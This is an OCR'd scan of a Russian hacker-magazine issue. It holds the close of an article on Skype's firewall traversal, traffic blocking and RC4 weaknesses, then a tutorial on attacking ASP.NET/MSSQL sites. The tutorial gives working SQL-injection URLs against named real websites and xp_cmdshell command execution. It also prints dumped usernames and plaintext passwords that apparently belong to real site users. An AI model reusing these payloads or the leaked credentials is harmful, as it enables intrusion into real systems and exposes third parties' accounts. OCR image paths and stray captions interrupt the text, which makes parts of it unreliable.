Skype-клиенты крайне деликатно обходятся с брандмауэрами и трансляторами сетевых адресов, просачиваясь сквозь них через хорошо известные протоколы STUN и TURN. Протокол STUN уже вошел в Библию Интернета и подробно описан в RFC-3489 (www.rfc-archive.org/getrfc.php?rfc=3489). Что же касается TURN'а, то он все еще находится в разработке и в настоящее время доступна лишь черновая версия стандарта: www.jdrosen.net/midcom_turn.html.
Так что, с юридической точки зрения, действия Skype законны и не попадают под статью. STUN, расшифровывающийся как Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs) (простое проникновение датаграмм протокола UDP через транслятор сетевых адресов (NAT)), представляет собой отличное средство, которое страдает, однако, рядом ограничений и не работает в следующих случаях:


- если путь во внешнюю сеть прегражден злобным брандмауэром, режущим весь UDP;
- если на пути во внешнюю сеть стоит симметричный транслятор сетевых адресов.

> Структура децентрализованной самоорганизующейся пиринговой Skype-сети



> Skype, работающий через proxy-сервер, конфигурация которого прочитана из настроек браузера






› Распознание Skype-трафика по необычному идентификатору во время обращения к Login Server при обмене SSL-ключами

Ну, с брандмауэром все понятно. Если UDP закрыт, то никак его не откроешь. А вот симметричный транслятор сетевых адресов (symmetric NAT) — это что за штука? Не углубляясь в технические детали, скажем, что симметричный NAT представляет собой разновидность обыкновенного транслятора, требующего, чтобы целевой IP-адрес и порт транслируемого пакета совпадали с внешним (external) IP-адресом и портом. Если один и тот же узел посылает пакеты с одинаковыми исходными IP-адресами и портами по разным направлениям, NAT будет вынужден транслировать их на другие порты. Таким образом, чтобы отправить внутреннему узлу UDP-пакет, внешний узел должен первым делом получить запрос от внутреннего узла. Самостоятельно инициировать соединение внешний узел не в состоянии, поскольку NAT просто не знает, на какой внутренний IP и порт следует транслировать неожиданно свалившийся UDP-пакет.
Эта проблема решается протоколом TURN (Traversal Using Relay NAT), технические подробности работы которого описаны по вышеупомянутому адресу и большинству читателей совершенно неинтересны. Гораздо важнее другое — протокол TURN значительно увеличивает латентность и теряет большое количество UDP-пакетов (packet loss), что далеко не лучшим образом сказывается на качестве и устойчивости связи, но полное отсутствие связи — еще хуже. Так что пользователям Skype стоит радоваться, а не жаловаться!
Вот только администраторы этой радости почему-то не разделяют, наглухо закрывая UDP-трафик (тем более что большинству нормальных программ он не нужен). Немного поворчав для приличия (замуровали, демоны!), Skype автоматически переключается на чистый TCP, отрубить который администратору никто не позволит. Правда, поколдовав над брандмауэром, тот может закрыть все неиспользуемые порты, но в том-то и подвох, что неиспользуемых портов в природе не встречается! При соединении с удаленным узлом, операционная система назначает клиенту любой свободный TCP/UDP-порт, на который будут приходить пакеты. То есть если мы подключаемся к web-серверу по 80-му порту, наш локальный порт может оказаться 1369-м, 6927-м или еще каким-нибудь другим. Закрыв все порты, мы лишимся возможности устанавливать TCP/UDP-соединения!
Единственный выход — обрубить всем пользователям локальной сети прямой доступ в интернет, заставив их ходить через proxy-сервер. Однако даже такие драконовские меры не решат проблемы, поскольку Skype просто прочитает конфигурацию браузера и воспользуется proxy-сервером как своим родным!

Как заблокировать Skype-трафик

Разработчики Skype предостерегают администраторов от попыток выявления и блокирования его трафика (типа: «Все равно у вас ничего не получится!»). И действительно, распознать Skype-трафик очень сложно, а заблокировать его можно только по содержимому, которое зашифровано и не содержит никаких предсказуемых последовательностей. К счастью для администраторов, создатели Skype, при всей своей гениальности, допустили ряд оплошностей, оставив часть трафика незашифрованной.
UDP-соединение использует открытый протокол для получения публичных IP-адресов super-узлов, что вполне может быть выявлено анализатором трафика. Это раз. TCP-соединение использует один и тот же RC4-поток дважды, что позволяет нам восстановить 10 первых байт ключа, расшифровав часть постоянных полей заголовков Skype-протокола. Это два! Кстати, весьма полезная вещь для шпионажа за чужими разговорами! Однако мне не известен ни один готовый блокиратор Skype-трафика, а писать свой собственный — лениво да и времени нет.
Распознать и заблокировать UDP-трафик намного проще. Каждый фрейм начинается с двухбайтового идентификационного номера (ID) и типа пакета (payload). В UDP-пакет вложен 39-байтный NACK-пакет, пропущенный через обфускатор и содержащий следующие данные:
- идентификатор пакета (непостоянен и варьируется от пакета к пакету);
- номер функции (func), пропущенный через обфускатор, но func & 8Fh всегда равно 7h;
- IP отправителя;



> Последовательность распаковки исполняемого файла

• IP получателя.
Таким образом, чтобы заблокировать UDP-трафик, генерируемый Skype, достаточно добавить в брандмауэр следующее правило:

```
iptables -I FORWARD -p udp -m
length --length 39 -m u32
— u32 '27&0 x8f=7' --u32 '31=0
x527c4833 ' -j DROP
```

К сожалению, блокировка UDP-трафика ничего не решает, поскольку Skype автоматом переходит на TCP, но тут есть одна небольшая зацепка. Заголовки входящих IP-пакетов, относящиеся к протоколу обмена SSL-ключами (SSL key-exchange packets), содержат нехарактерный для «нормальных» приложений идентификатор 170301h, возвращаемый в ответ на запрос с идентификатором 160301h (стандартный SSL версии 3.1). Таким образом, блокирование всех входящих пакетов, содержащих в заголовке 170301h, серьезно озадачит Skype, и текущие версии потеряют работоспособность.


Вот только надолго ли...
Для детектирования и блокирования Skype-трафика можно использовать и другие программно-аппаратные средства, например PRX от Ipoque или Cisco Network-Based Application Recognition (NBAR). Однако все они недостаточно эффективны, так как разработчики Skype не сидят сложа руки и, если кому-то удается найти надежный способ блокировки его поганого трафика, в следующих версиях поганец появляется вновь.

Армии дронов, или как зомбировать Skype


Дешевизна голосовых разговоров вызвала бурный рост популярности Skype, сеть которого на 27 апреля 2006 года, по официальным данным, составила свыше 100 миллионов зарегистрированных пользователей. А сегодня совершают по меньшей мере один Skype-звонок в день свыше 700 тысяч человек! Несложно спрогнозировать, что в скором времени в Skype войдет львиная доля узлов интернета, что имеет как положительную, так и отрицательную сторону.

Хакеры уже давно догадались использовать Skype для распространения вирусов и организации распределенных атак, которым очень сложно воспрепятствовать — Skype-трафик надежно зашифрован и не может быть проанализирован антивирусами, заблокирован брандмауэрами или распознан системами обнаружения вторжения.
Естественно, чтобы захватить Skype-узел, хакер должен найти способ передать на него зловредный код, что при соблюдении всех мер безопасности он ни за что не сможет сделать. Но, как и всякое другое программное обеспечение, Skype подвержен ошибкам, в том числе и ошибкам переполнения, одна из которых была обнаружена 25 сентября 2005 года. Сейчас она уже давно исправлена и представляет лишь исторический интерес, но с ней все-таки стоит познакомиться поближе (а сделать это можно на skype.com/security/skype-sb-2005-03.html или на seclists.org/fulldisclosure/2005/Oct/0533.html).
Возможность передачи управления на shell-код позволяла атакующему овладевать любым

> Механизм шифрования, используемый Skype



> Структура IP-пакета при работе Skype по протоколу UDP



› Повторное использование RC4-потока позволяет восстановить 10 байт ключа из 12-ти, расшифровывая часть Skype-трафика

Skype-узлом, а также всеми известными ему super-узлами и т.д. Над распределенной сетью нависла глобальная угроза, и просто чудо, что она не закончилась катастрофой. Однако, как показывает практика, там, где есть одна ошибка, рано или поздно появляются и другие. Закрытость исходных текстов и множество антиотладочных приемов (затрудняющих тестирование программы) этому только способствуют!

Другая опасная «вкусность» Skype заключается в открытости его API. Пойдя навстречу сторонним разработчикам, создатели Skype предусмотрели возможность интеграции любой прикладной программы со Skype-клиентом. Правда, при этом на экран выводится грозное предупреждение, что такая-то программа хочет пользоваться Skype API: разрешить или послать ее на фиг? Естественно, большинство пользователей на подобные вопросы отвечают утвердительно. Уже привыкшие к надоедливым предупреждениям, они инстинктивно давят «Yes» и только потом начинают думать, а что же они, собственно, разрешили?

Понятное дело, что, чтобы использовать Skype API, зловредную программу нужно как-то доставить на компьютер. Раньше для этого применялась электронная почта, успешно фильтруемая антивирусами, но количество пользователей, запустивших исполняемый файл, все равно исчислялось миллионами. Теперь же для рассылки вирусов можно использовать сам Skype. Локальный антивирус — единственное средство обороны, потенциально способное отразить атаку. Но, если он и установлен, распознать неизвестный науке вирус он не в состоянии даже при наличии антивирусных баз первой свежести (эвристика пока все-таки работает больше на рекламу, чем на конечный результат).

Важно, что протокол Skype уже частично расшифрован и созданы хакерские инструменты, позволяющие взаимодействовать со Skype-узлами в обход стандартных Skype-клиентов, и даже без сервера регистрации! И хотя в настоящее время дело ограничивается простым сбором адресов super-узлов, существует принципиальная возможность создания своих собственных сетей на базе распределенной Skype-сети, главная ошибка разработчиков которой заключается в том, что Skype-узлы безоговорочно доверяют друг другу и вся «безопасность» зиждется лишь на закрытости протокола.

Заключение

Заканчивая статью, я хотел бы спросить: что же все-таки скрывают создатели Skype в недрах своего кода? Почему, распространяя программу бесплатно, они зажимают исходные тексты и используют закрытый протокол, вызывая тем самым недоверие специалистов по безопасности? Для чего бесплатной программе столь навороченная защита, снижающая производительность и потребляющая большое количество памяти, ведь ломать ее никто не собирается? Почему вообще Skype-клиент реализован как черный ящик?

Вопросы риторические. Но чует мой хвост, не спроста все это!

› Структура NACK-пакета





ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

АТАКУЕМ ASPX-ДВИЖКИ

УЯЗВИМОСТИ ПРОЕКТОВ НА БАЗЕ ASP.NET

Несмотря на львиную долю *nix-серверов в сети, многие крупные компании предпочитают использовать Windows. Причем зачастую движки таких ресурсов пишутся на ASP, а в качестве БД выбирается MSSQL. Конечно, ASP-скрипты (расширение asp) могут лежать и на никсовых серверах, но вот платформа ASP.NET (расширение aspx) рассчитана исключительно на винду. В сети мало хороших секьюрити-мануалов, посвященных уязвимостям движков на базе ASP.NET, поэтому в своей статье я затрону именно эту тему. Читай внимательно, все примеры, как обычно, я рассмотрю на практике :).

Особенности MSSQL

Как ты понимаешь, платформа ASP.NET создавалась мелкомягкими под винду. Поэтому и атаковать на этот раз нам придется Windows-серверы. Как правило, в таком случае в качестве БД выбирают MSSQL, и при обнаружении инъекта мы будем иметь дело отнюдь не с мускулом. В журнале уже не раз писалось о sql-injection, но материал преимущественно сводился к потрошению MySQL-базы. Между тем, как известно, синтаксисы MySQL и MSSQL заметно разнятся. Не буду сейчас рассказывать о таких вещах, как различное обозначение комментариев, — думаю, ты и сам разберешься =). Но вот о такой интересной вещи, как INFORMATION_SCHEMA в MSSQL, мы поговорим. INFORMATION_SCHEMA представляет собой стандартную базу, включающую в себя таблицы с указанием названий таблиц и колонок. Эта фича позволяет нам отбросить брут и узнать названия в считанные минуты :). На практике это выглядит так:

```
www.onlinecasinoreports.com
/news_show_cat.asp?cat=1%
27+union+select+1,table_
name,3+from+information_schema.
tables--
```


К счастью, казиношные сайты тоже не обделены багами :). Инъект здесь налицо, я подобрал количество полей (3) и сделал выборку колонки table_name из таблички tables, хранящейся в стандартной для MSSQL базе information_schema. Аналогичным запросом получаем данные обо всех колонках:

```
www.onlinecasinoreports.com/news_
show_cat.asp?cat=1%27+union+select
+1,column_name,3+from+information_
schema.columns--
```

Кверя отличается лишь названием колонки — column_name и табличкой — columns, а база все та же — information_schema. Кстати, в MySQL база information_schema появилась лишь в пятой версии; с целью совместимости названия таблиц и полей остались такими же, как и в MSSQL. information_schema — весьма удобная вещь, которая не раз выручала меня при взломе :). Еще одна полезная прибамбасина в MSSQL — определение версии ОС на сервере и версии MSSQL-сервера. Составим следующий запрос к базе:

```
www.onlinecasinoreports.com/
news_show_cat.asp?cat=1%27+unio
n+all+select+1,@@version,3--
```


Названия таблиц, выдранные из базы information_schema


Преобразование типов полей

Ответ вполне ожидаем:

```
Microsoft SQL Server 2005
— 9.00.1399.06 (Intel X86) Oct
14 2005 00:33:37 Copyright (c)
1988-2005 Microsoft Corporation
Express Edition on Windows NT 5.2
(Build 3790: Service Pack 1)
```

Полагаю, комментарии тут излишни. Если ты видишь, что стоит бажная ось или на машине крутится непропатченная версия MSSQL-сервера, — флаг тебе в руки =). Кроме того, при удачной раскладе, ты можешь получить шелл в системе. В MSSQL есть возможность выполнения команд через sql-запрос. Осуществляется это действие при помощи нехитрой конструкции вида:

```
exec master..xp_cmdshell "команда"--
```

В кавычки вставляется команда, которую ты желаешь выполнить. В готовой квери запрос примет вид:

```
www.bag_site.com/index.asp?N
ame=1%27;exec%20master..xp_
cmdshell%20%22netstat%22--
```

В случае успеха, мы получим результат выполнения команды netstat. Однако обрати внимание на символ «;» перед основной конструкцией запроса. Дело в том, что в MSSQL можно разделять запросы при помощи «;». В нашей ситуации мы закрываем предыдущую кверю и создаем свою, новую. Правда, хочу тебя огорчить — часто бывает так, что прав на выполнение команд не хватает и сервер возвращает ошибку:

```
[Microsoft][ODBC SQL Server
Driver][SQL Server]EXECUTE
permission denied on object 'xp_
cmdshell', database 'master',
owner 'dbo'.
```

В такой ситуации нужно искать другие пути решения проблемы. Поверь, они есть =). Определенные трудности на первых порах могут возникнуть из-за отсутствия автоматического преобразования типов полей. Ответ с ошибкой обычно выглядит так:

```
Microsoft SQL Native Client error
'80040e07'

Operand type clash: ntext is
incompatible with int
```

В MySQL такой проблемы нет, а вот в MSSQL все придется делать вручную. Реализовать преобразование типа поля можно при помощи cast(). Синтаксис предельно понятен и затруднений вызвать у тебя не должен. Поэтому обратимся к примеру, вернемся к нашему казино:

```
www.onlinecasinoreports.com/news_
show_cat.asp?cat=1%27+union+select
+1,cast(id+as+nvarchar)%2bchar(58)
%2bname+%2bchar(58)%2bpassword%2bc
har(58)%2bcast(is_admin+as+nvarcha
r),3+from+CPC_USERS+--
```

Как ты видишь, запрос успешно выполнился, и мы получили то, что хотели (кусок):

```
1/4/1900    1:Alex:amitpass:1
1/4/1900    100:vegas_towers:
u540ibon:0
1/4/1900    101:SunPalace:
5Goph228a:0
1/4/1900    102:backup:bba01gn2:0
1/4/1900    103:CasinoTropez:
iu518v8jan:0
1/4/1900    104:club_world:
co119fna8:0
1/4/1900    105:vipprofits:
2alkshgas:0
1/4/1900    106:GoldenRivera:
ka910nb:0
```

Одним из существенных недостатков синтаксиса MSSQL является отсутствие LIMIT'а. В мускуле с помощью него очень удобно листать значения полей при реализации очередной инъекции. Но мелкомягкие в своем продукте лишили нас такой возможности. И все же выход есть. Листать записи в таблице можно TOP'ом. Процедура геморройная, но вполне осуществимая:

```
eventvibe.com/divas/Default.
asp?m=6_1_2004%27+union+select+top
+1+1,2,3,4,id,6,7,8,9,10,14,12,ema
il,14,15+from+users--
```

В этом запросе, при реализации инъекции, нам остается лишь подменять значение, идущее за TOP'ом. Например, так:

```
eventvibe.com/divas/Default.
asp?m=6_1_2004%27+union+select+top
+2+1,2,3,4,id,6,7,8,9,10,14,12,ema
il,14,15+from+users++--
```

Можно составить более продуманную кверю:

```
eventvibe.com/divas/Default.asp?
m=6_1_2004%27+union+select+top+1+
1,2,3,4,id,6,7,8,9,10,11,12,email
,14,15+from+users+where+email+no
t+in+(select+top+8+email+from+us
ers)+--
```

Как видишь, здесь уже дополнительное условие содержит в себе TOP.


Премудрости ASP.NET

С MSSQL частично разобрались, плавно переходим к aspx-скриптам и самой платформе ASP.NET. Как я уже говорил, ASP.NET не просто новая версия ASP. Она была написана мелкомягкими фактически с нуля, поэтому и включает в себя базовые концепции безопасности. В общем виде их три:

- аутентификация;
- авторизация;
- заимствование прав.

Первый пункт объяснять, надеюсь, не нужно :). Но основные типы аутентификации, реализуемые в связке IIS+ASP.NET, все же рассмотрим.

1. Anonymous Access — анонимный доступ. Здесь все просто. Любой юзер может получить доступ к веб-контенту.
2. Basic Authentication — базовая аутентификация. В этом случае юзеру предоставляется



Узнаем версию ОС и MSSQL-сервера



information_schema — весьма удобная стандартная база в MSSQL, которая не раз выручала меня при взломе. Никогда не забывай о ней.

Пароль учетной записи в конфиге web.config по дефолту находится в открытом виде, помни это :).



Внимание! Информация дана исключительно в ознакомительных целях! Ни автор, ни редакция за твои действия ответственности не несут!

диалоговое окно регистрации, вводимые данные кодируются алгоритмом Base64 и отправляются прямо к IIS. Затем вбитая учетка сравнивается с выставленными правами для данного ресурса, и пользователь получает ответ. Что такое Base64 и с чем его едят, полагаю, говорить не надо. Для расшифровки подобного хэша в PHP достаточно использовать функцию base64_decode().

3. Digest Authentication — этот тип аутентификации также предполагает отправку шифрованного хэша учетки серверу для проверки на достоверность. Однако работает только под Осликом и с web-сервисами .NET.

Кроме того, имеется в наличии еще и интегрированная аутентификация Windows, с которой ты, скорее всего, встречался не раз. Так вот если анонимный доступ отключен и все остальные типы аутентификации находятся в ауте, то IIS автоматом запускает именно виндовую интегрированную аутентификацию.

Следующий любопытный момент — это заимствование прав. Суть технологии заключается в заимствовании прав юзера при обработке его запроса. Для анонимных запросов ASP.NET использует свою специальную учетку с именем ASPNET. Настроить учетку можно в конфиге machine.config, причем по дефолту элемент <processModel> содержит такую запись:

```
userName = "machine"
password = "AutoGenerate"
```

Еще один наглядный пример — конфиг web.config. Он лежит в корне ресурса и имеет следующий вид:

```
<configuration><system.web>
      <authentication mode = "Windows|Pass
port|Forms|None">
      # параметры аутентификации
      </authentication>
      <authorization>
      # юзеры, имеющие доступ к приложению
      </authorization>
      <identity>
      # указание на заимствование прав
      </identity>
</system.web></configuration>
```

Нас интересует заимствование прав:

```
<configuration><system.web>
      <identity impersonate = "true"
      userName = "MyUserName"
      password = "MyPassword" />
</system.web></configuration>
```

Обрати внимание на то, что пасс лежит в конфиге в открытом виде! Еще один занимательный раздел конфига web.config — <custom.Errors>. Он определяет поведение ASP.NET при возникновении ошибок:

```
<configuration><system.web>
<customErrors mode = "Off" />
</system.web></configuration>
```

Существует три значения для атрибута mode.

1. RemoteOnly — страница ошибки и сорец скрипта будут показаны только при вызове скрипта с локалхоста. Для остальных юзверей происходит редирект на ошибку IIS.

2. On — в этом случае отображаются специальные страницы ошибок. Очень часто админы вешают фейковые ерроры.


3. Off — самый вкусный момент =). Если mode установлен в Off, то при вызове ошибки ты увидишь полный сорец скрипта. Комментарии излишни.

